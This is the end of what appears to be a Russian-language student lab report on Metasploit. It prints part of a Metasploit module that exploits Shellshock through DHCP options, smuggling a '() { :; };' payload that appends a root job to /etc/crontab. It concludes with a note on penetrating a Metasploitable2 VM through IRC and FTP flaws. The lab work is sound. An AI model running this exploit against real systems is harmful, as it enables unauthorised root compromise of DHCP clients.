57        'DisclosureDate' => 'Sep 24 2014'
58      ))
59
60    deregister_options('DOMAINNAME', 'HOSTNAME', 'URL')
61  end
62
```

```ruby
63    def on_new_session(session)
64      print_status "Cleaning up crontab"
65      # XXX this will brick a server some day
66      session.shell_command_token("sed -i '/^\\* \\* \\* \\* \\* root/d
          ' /etc/crontab")
67    end
68
69    def exploit
70      hash = datastore.copy
71      # Quotes seem to be completely stripped, so other characters have
            to be
72      # escaped
73      p = payload.encoded.gsub(/([<>()|'&;$])/) { |s| Rex::Text.to_hex(
          s) }
74      echo = "echo -e #{(Rex::Text.to_hex("*") + " ") * 5}root #{p}>>/
          etc/crontab"
75      hash['DOMAINNAME'] = "() { :; };#{echo}"
76      if hash['DOMAINNAME'].length > 255
77        raise ArgumentError, 'payload too long'
78      end
79
80      hash['HOSTNAME'] = "() { :; };#{echo}"
81      hash['URL'] = "() { :; };#{echo}"
82      start_service(hash)
83
84      begin
85        while @dhcp.thread.alive?
86          sleep 2
87        end
88      ensure
89        stop_service
90      end
91    end
92
93  end
```

3. Выводы

Metasploit - огромный набор эксплоитов и инфраструктура для их использования. В ходе работы был изучен консольный интерфейс msfadmin и графический интерфейс Armitage.

Было совершено проникновение в виртуальную машину Metasploitable2 с помощью уязвимостей в сервисах IRC и FTP.